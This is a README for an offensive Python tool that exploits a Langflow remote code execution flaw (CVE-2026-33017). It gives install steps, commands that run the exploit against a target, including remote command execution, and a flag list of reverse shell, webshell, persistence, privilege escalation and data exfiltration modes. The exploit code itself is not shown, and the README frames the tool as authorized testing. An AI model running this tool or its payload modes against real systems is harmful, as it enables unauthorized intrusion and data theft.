 cerberusmrxi/langflow-cve-2026-33017-exploit
CVE-2026-33017 exploitation tool for Langflow <1.9.0. Features reverse shells, command execution, file operations, persistence, and automated testing. Validates critical RCE vulnerability impact. For authorized security assessments only.

CVE-2026-33017 · Authorized security testing for Langflow remote code execution
Research & red-team tooling for validating CVE-2026-33017 against Langflow instances you are explicitly authorized to assess. Not for unauthorized use.
This project is intended only for:
Unauthorized access to computer systems is illegal. You are solely responsible for complying with applicable laws and obtaining written permission before testing any target. The authors accept no liability for misuse.
Async Python framework for assessing Langflow deployments potentially affected by CVE-2026-33017. It supports vulnerability checks, payload-mode selection, automated assessment runs, and structured reporting for engagement documentation.
| Item | Detail |
|---|---|
| CVE | CVE-2026-33017 |
| Target | Langflow |
| Suggested mitigation | Upgrade to Langflow ≥ 1.9.0 |
| Language | Python 3.10+ |
| Version | 1.0.0 |
| Author | Sudeepa Wanigarathna |
--check-only mode--auto / batch-oriented runshttpx with configurable loggingflow-id and client-id for the test environmentgit clone https://github.com/CerberusMrXi/Langflow-cve-2026-33017-exploit
cd Langflow-cve-2026-33017-exploit
python3 -m venv venv
source venv/bin/activate # Windows: venv\Scripts\activate
pip install -r requirements.txt
python exploit.py \
  -u http://127.0.0.1:7860 \
  -f <FLOW_ID> \
  -c <CLIENT_ID> \
  --check-only
python exploit.py \
  -u http://127.0.0.1:7860 \
  -f <FLOW_ID> \
  -c <CLIENT_ID> \
  -t command_exec \
  --cmd "id"
python exploit.py \
  -u http://127.0.0.1:7860 \
  -f <FLOW_ID> \
  -c <CLIENT_ID> \
  -t command_exec \
  --cmd "uname -a" \
  --report markdown \
  --output-file report.md


python exploit.py -u URL -f FLOW_ID -c CLIENT_ID [options]
| Flag | Description |
|---|---|
-u, --url | Target base URL (e.g. http://127.0.0.1:7860) |
-f, --flow-id | Langflow flow ID |
-c, --client-id | Client ID cookie value |
| Flag | Description |
|---|---|
-t, --payload-type | reverse_shell, bind_shell, command_exec, file_read, file_upload, persistence, priv_esc, data_exfil, meterpreter, webshell, all (default: reverse_shell) |
-l, --lhost | Listener host (auto-detected when omitted where applicable) |
-p, --lport | Listener port (required for shell / meterpreter modes) |
--cmd | Command string (command_exec) |
--file-path | Path for file read/upload modes |
--file-data | Upload content (file_upload) |
| Flag | Description |
|---|---|
--auto | Automated exploitation workflow |
--check-only | Vulnerability check only |
--batch | Batch mode |
--report | text | json | html | markdown |
--output-file | Write report/output to a file |
-v, --verbose | Verbose logging |
-q, --quiet | Errors only |
.
├── exploit.py          # Main CLI & assessment engine
├── requirements.txt    # Python dependencies
├── README.md           # This file
└── venv/               # Local virtualenv (not for version control)
If a target is vulnerable to CVE-2026-33017:
--check-only to verify the patch--check-only before any payload modeContributions that improve reliability, reporting, detection accuracy, or defensive documentation are welcome. Open an issue or pull request with a clear description of the change and how it was validated in a lab environment.
Provided for authorized security testing and educational research only.
No warranty is provided. Use at your own risk and in compliance with the law.
Sudeepa Wanigarathna
For authorized security research · CVE-2026-33017